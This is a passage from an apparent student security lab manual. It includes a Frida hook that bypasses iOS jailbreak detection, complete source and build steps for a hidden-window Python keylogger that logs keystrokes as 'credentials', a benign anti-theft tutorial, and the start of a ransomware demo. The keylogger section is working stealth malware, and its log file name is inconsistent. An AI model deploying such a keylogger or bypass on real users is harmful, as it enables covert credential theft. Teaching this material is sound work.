
```
Interceptor.attach(ObjC.classes.JailbreakDetection["isJailbroken"].implementation, {
   onLeave: function (retval) {
      retval.replace(0); // Force return false
   }
});
```

7. Analyze App Behavior

- Observe logs and outputs.
- Manipulate runtime values.
- Reverse engineer app logic for security evaluation.

OUTPUT:

Figure 1:



The screenshot shows the **Frida** tool being used to list all classes within an iOS application (identified as "Gadget"). The command frida -U -l list-classes.js Gadget reveals various classes such as PFEmbeddedMulticastImplementation and NSZombie, which can be further analyzed for security testing.

Figure 2:

This image shows code related to an iOS app's jailbreak detection mechanisms, with methods that might be tapped to test for jailbroken devices. It appears to be from a class in an app, likely being analyzed using Frida to inspect or manipulate its behavior for security analysis.

OUTPUT ANALYSIS:

Using **Frida** to dynamically analyze iOS applications enables deep insight into how apps enforce security mechanisms like data encryption, authentication, and jailbreak detection. This hands-on process allows researchers and developers to evaluate the robustness of an app's security model, identify weaknesses, and test the effectiveness of defensive programming practices.

REFERENCES:

1. Frida Official Site: https://frida.re/
2. Frida GitHub Repository: https://github.com/frida/frida
3. iOS Security Guide (Apple): https://www.apple.com/business/docs/site/iOS_Security_Guide.pdf
4. OWASP Mobile Security Testing Guide: https://owasp.org/www-project-mobile-security-testing-guide/
5. Frida Tutorials & Scripts: https://book.hacktricks.xyz/mobile-apps-pentesting/ios-app-pentesting/frida-ios

EXPERIMENT 16

AIM: To simulate the creation of a keylogger using Python and convert it into an executable file that can log keystrokes in the background without showing any console window.

DESCRIPTION: A keylogger can be created in Python using libraries like pynput to capture and log keystrokes. The script runs in the background and writes logged keys to a file. To hide the console window, the script can be converted into a .exe using pyinstaller with the --noconsole flag. This ensures the program runs silently without alerting the user. Such software is often used maliciously, so it must only be used for ethical and educational purposes with proper consent.

REQUIREMENTS:

SOFTWARE REQUIREMENTS:

- **Python 3.10+** (You were using Python 3.14.0a7).
- **PyInstaller**: To convert the Python script into an executable file.
- **Keyboard Module**: To capture keystrokes.

HARDWARE REQUIREMENTS:

- **PC/Laptop (Windows)**: Minimum requirements: 8GB RAM, i5/i7 processor.
- **Internet Connection**: Required for installing Python packages.

PROCEDURE:

Step 1: Set Up Environment

1. Check Python Version:




FIGURE1:To check python –version

2. Install Required Libraries: Install keyboard for capturing keystrokes:

```
PS D:\MS\MS 16> C:\Users\SAMHRUTA\AppData\Local\Programs\Python\Python39\python.exe -m pip install --upgrade pip
Requirement already satisfied: pip in c:\users\samhruta\appdata\local\programs\python\python39\lib\site-packages (21.2.3)
Collecting pip
  Downloading pip-25.0.1-py3-none-any.whl (1.8 MB)
     |████████████████████████████████| 1.8 MB 6.4 MB/s
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 21.2.3
    Uninstalling pip-21.2.3:
      Successfully uninstalled pip-21.2.3
Successfully installed pip-25.0.1
```

FIGURE 2:Upgraded the pip version

```
PS D:\MS\MS 16> pip install pynput
Requirement already satisfied: pynput in c:\users\samhruta\appdata\local\programs\python\python39\lib\site-packages (1.8.1)
Requirement already satisfied: six in c:\users\samhruta\appdata\local\programs\python\python39\lib\site-packages (from pynput) (1.17.0)
PS D:\MS\MS 16>
```

FIGURE 3:pip install keyboard

Install pyinstaller for generating the executable**:**

```
Collecting pyinstaller-hooks-contrib>=2025.2 (from pyinstaller)
  Downloading pyinstaller_hooks_contrib-2025.3-py3-none-any.whl.metadata (16 kB)
Requirement already satisfied: importlib_metadata>=4.6 in c:\users\samhruta\appdata\local\programs\python\python39\lib\site-packages (from pyinstaller) (7.1.0)
Collecting packaging>=22.0 (from pyinstaller)
  Downloading packaging-25.0-py3-none-any.whl.metadata (3.3 kB)
Requirement already satisfied: zipp>=0.5 in c:\users\samhruta\appdata\local\programs\python\python39\lib\site-packages (from importlib_metadata>=4.6->pyinstaller) (3.18.1)
Downloading pyinstaller-6.13.0-py3-none-win_amd64.whl (1.4 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.4/1.4 MB 17.3 MB/s eta 0:00:00
Downloading packaging-25.0-py3-none-any.whl (66 kB)
Downloading pefile-2023.2.7-py3-none-any.whl (71 kB)
Downloading pyinstaller_hooks_contrib-2025.3-py3-none-any.whl (434 kB)
Downloading pywin32_ctypes-0.2.3-py3-none-any.whl (30 kB)
Downloading altgraph-0.17.4-py2.py3-none-any.whl (21 kB)
Installing collected packages: altgraph, pywin32-ctypes, pefile, packaging, pyinstaller-hooks-contrib, pyinstaller
Successfully installed altgraph-0.17.4 packaging-25.0 pefile-2023.2.7 pyinstaller-6.13.0 pyinstaller-hooks-contrib-2025.3 pywin32-ctypes-0.2.3
```

FIGURE 4:pip install pyinstaller

Step 2: Write the Keylogger Script

1. Open VS Code or any editor.
2. Create a new file named keylogger.pyw
3. Paste the following code:

```
from pynput.keyboard import Key, Listener
import logging

log_file = "keylog.txt"
logging.basicConfig(filename=log_file, level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    try:
        logging.info(f"Key {key.char} pressed")
    except AttributeError:
        logging.info(f"Special Key {key} pressed")

with Listener(on_press=on_press) as listener:
    listener.join()

```

FIGURE 5: code for keylogger

Step 3: Convert the Python Script to Executable




FIGURE 6: Navigating the project directory

- Create a Virtual Environment (Optional but Recommended)

  In your terminal, navigate to the project directory:

  python -m venv keyenv

  Activate it (for PowerShell):

  .\keyenv\Scripts\activate

- You used **PyInstaller** to convert keylogger.pyw into an executable file without showing the console window:

```
767 INFO: checking PKG
770 INFO: Bootloader C:\Users\SAMHRUTA\AppData\Local\Programs\Python\Python39\lib\site-packages\PyInstaller\bootloader\Windows-64bit-intel\runw.exe
771 INFO: checking EXE
771 INFO: Building EXE because EXE-00.toc is non existent
772 INFO: Building EXE from EXE-00.toc
772 INFO: Copying bootloader EXE to D:\MS\MS 16\dist\keylogger.exe
782 INFO: Copying icon to EXE
786 INFO: Copying 0 resources to EXE
787 INFO: Embedding manifest in EXE
794 INFO: Appending PKG archive to EXE
801 INFO: Fixing EXE headers
944 INFO: Building EXE from EXE-00.toc completed successfully.
945 INFO: Build complete! The results are available in: D:\MS\MS 16\dist
```

FIGURE 7:pyinstaller --noconsole --onefile keylogger.pyw

- **--noconsole**: Ensures no terminal window appears when the executable runs.
- **--onefile**: Packages the script into a single executable file.

2. **Check the output**: After running PyInstaller, the .exe file is created inside the dist folder. The executable is now standalone.

Step 4: Test the Keylogger Executable

1. Navigate to the dist folder and find the keylogger.exe file.
2. **Run the executable**: Double-click the keylogger.exe file to execute it. It will run in the background without showing any console window.
3. **Verify Credential Capture**:
   - Type some random keys on the keyboard.
   - Then, check the credentials.txt file to confirm that the keystrokes were being logged with timestamps.

Step 5: Run the Keylogger and Verify Output

1. Test the keylogger was capturing the keystrokes as expected or not.
2. Every key press will save into credentials.txt.

Step 6: Stopping the keylogger

To stop the keylogger, you can use one of the following methods:

1. **Use Task Manager (For Windows):**
   - **Press Ctrl + Shift + Esc** to open **Task Manager**.
   - In the **Processes** tab, look for the **keylogger.exe** process.
   - Right-click on it and select **End Task** to stop the keylogger from running.
2. **Kill the Process Using Command Line:**
   If you know the process name, you can terminate it from the Command Prompt:
   - Open **Command Prompt** (press Win + R, type cmd, and hit Enter).
   - Run the following command to kill the keylogger process:
     taskkill /f /im keylogger.exe

OUTPUT:




FIGURE 8: successfully created a stealth keylogger in Python, compiled it into a hidden-window .exe using PyInstaller, and validated its functionality in the background.




FIGURE 9: successfully created a stealth keylogger in Python, compiled it into a hidden-window .exe using PyInstaller, and validated its functionality in the background.

CONCLUSION:

- You were able to successfully create a keylogger using Python, convert it into an executable file, and simulate its operation by logging keystrokes.
- The executable file did not show a terminal window, simulating a "stealth" mode operation.

REFERENCES:

1. PyInstaller Documentation – https://pyinstaller.org/en/stable/
2. pynput Library Documentation – https://pynput.readthedocs.io/en/latest/
3. Python Official Documentation – https://docs.python.org/3/
4. 4. Ethical Hacking Guide: Keylogger Simulation – https://www.geeksforgeeks.org/create-a-keylogger-using-pynput-in-python/
5. Windows Task Manager Usage – https://support.microsoft.com/en-us/windows/open-task-manager-in-windows

EXPERIMENT 17

AIM: To understand and simulate the use of anti-theft features on **Android and iOS devices**, such as **remote location tracking** and **remote data wiping**, using Google and Apple's official tools.

DESCRIPTION: This experiment demonstrates how to secure mobile devices using anti-theft features such as remote tracking and remote data wipe. For Android devices, Google's **Find My Device** allows users to locate, lock, or erase data from a lost phone. Similarly, **Find My iPhone** on iOS enables remote tracking and secure erasure via iCloud. These features are effective only when location services and internet are enabled. The experiment highlights the importance of enabling such tools and maintaining regular backups to prevent data loss in case of theft or misplacement.

REQUIREMENTS:

SOFTWARE REQUIREMENTS:

For Android Devices:

- **Google Find My Device**
  (Pre-installed on most Android phones or accessible via google.com/android/find)
- **Web browser** (Chrome, Edge, Firefox) to access Find My Device from another device
- **Google Account** signed in on the lost/stolen device

For iOS Devices:

- **iCloud Account** with **Find My iPhone** enabled
- **Web browser** to access icloud.com
- **Apple ID credentials**

HARDWARE REQUIREMENTS

- **Android Smartphone** (with Android 5.0 or higher)
- **iPhone/iPad** (iOS 9 or later)
- **Laptop/Desktop or another mobile device** to access the web portal
- **Active Internet connection** on both the mobile device and the device used to track it
- **GPS/Location Services** enabled on the mobile device

Steps:

For Android Devices (Using Google Find My Device)

1. **Ensure Find My Device is Enabled:**
    - Go to **Settings > Security > Find My Device** and make sure it's enabled.
    - Also, ensure that **Location** and **Internet** are turned on for the device to be remotely located.




FIGURE:1 Open settings in android

FIGURE 2:Click on find my device

2. **Log into Google Find My Device:**
    - From a **PC** or another mobile device, go to Google Find My Device.
    - Sign in using the **Google account** that is linked to the lost/stolen device.
3. **Locate Your Device:**
    - Once logged in, you'll see a map showing the **current location** of your device, if it's online.
    - You can also select the device from the list if you have multiple devices.




FIGURE 3:Selecting your respective phone.

4. **Choose "Erase Device" (Remote Wipe):**
    - In the **Find My Device** interface, there will be options like **Play Sound**, **Secure Device**, and **Erase Device**.
    - Click on **Erase Device**.
    - **Confirm** that you want to erase all data from the device.
    - This will perform a **factory reset**, and the device will be wiped clean of your personal information.
5. **What Happens After Wipe:**
    - The device will **erase all data** and return to the default state as if it was a brand new phone.
    - After the wipe, you will **no longer be able to track the device** through Find My Device, so you need to make the decision carefully.

- If your device is offline, the wipe command will take effect as soon as it is next connected to the internet.

For iOS Devices (Using Find My iPhone)

1. **Ensure Find My iPhone is Enabled:**
   - On your iPhone, go to **Settings > [Your Name] > iCloud > Find My iPhone**, and make sure **Find My iPhone** is turned on.
   - **Location Services** must also be enabled for this feature to work.
2. **Log into iCloud:**
   - From a **PC** or another device, go to iCloud.com.
   - Sign in with your **Apple ID**.
3. **Select "Find My iPhone":**
   - After logging into iCloud, select **Find My iPhone** from the list of apps.
   - The device will be displayed on a map, and you can choose it from the list of your devices.
4. **Choose "Erase iPhone" (Remote Wipe):**
   - In the **Find My iPhone** interface, select **Erase iPhone**.
   - This will erase **all the data** from the device, including apps, photos, and settings.
   - **Confirm the wipe** by entering your Apple ID password.
5. **What Happens After Wipe:**
   - After the wipe is completed, the device will return to its **factory settings**.
   - The **device will no longer be able to be tracked** via Find My iPhone after the wipe.
   - If the device is offline, the wipe will take effect once it is **connected to the internet**.

NOTE:

The remote wipe function **erases all personal data**, apps, and settings from the device, effectively **returning it to factory settings**.

The experiment highlights the importance of **regularly backing up data** (via **Google Backup** or **iCloud Backup**) to ensure that important information can be **restored** after a remote wipe.

We gain an understanding of mobile **security best practices**, such as:

- **Locking the device** with a PIN, password, or biometric method (fingerprint/face recognition) for added security.
- Enabling **remote location tracking** to help locate the device in case of loss.
- Using **two-factor authentication (2FA)** and **strong passwords** to further secure accounts on the device.

CONCLUSION: In this experiment, we successfully explored the anti-theft features available on Android and iOS platforms. We learned how to remotely locate, lock, and wipe lost or stolen devices using **Google Find My Device** and **Apple's Find My iPhone**. These tools offer crucial security functions, provided that location services and internet connectivity are enabled. Additionally, this experiment emphasized the importance of strong passwords, enabling two-factor authentication, and performing regular data backups to prevent loss of sensitive information. By understanding and utilizing these features, users can significantly improve the security and recoverability of their mobile devices.

REFERENCES:

1. Google Find My Device – https://www.google.com/android/find
2. Apple iCloud – Find My iPhone – https://www.icloud.com/find
3. Android Help: Find, lock, or erase a lost Android device – https://support.google.com/android/answer/6160491
4. Apple Support: If your iPhone, iPad, or iPod touch is lost or stolen – https://support.apple.com/en-us/HT201472

EXPERIMENT-18

AIM: To simulate how ransomware encrypts files and displays a fake GUI that prompts the user for a decryption key to unlock them. This is a **non-destructive educational demo**.

DESCRIPTION: This experiment helps in understanding the working mechanism of ransomware by simulating it in a controlled environment. It encrypts .txt files from a folder and presents a GUI to input a key to decrypt them. It does **not cause actual harm** to the system and is used purely for educational purposes to demonstrate cybersecurity vulnerabilities.

REQUIREMENTS:

SOFTWARE REQUIREMENTS:
- Python 3.x
- VS Code or any Python IDE
- Tkinter library (comes built-in with Python)
- Cryptography library (pip install cryptography)
- Windows OS (Recommended)

HARDWARE REQUIREMENTS:
- A Personal Computer/Laptop
- Minimum 2 GB RAM
- Internet connection (to install dependencies, if not available)

PROCEDURE:

Step 1: Create Your Test Folder

1. On Desktop, create a folder called TestFolder.
2. Inside it, create a few .txt files like:
    - file1.txt with "Hello World"
    - file2.txt with "This is a test"


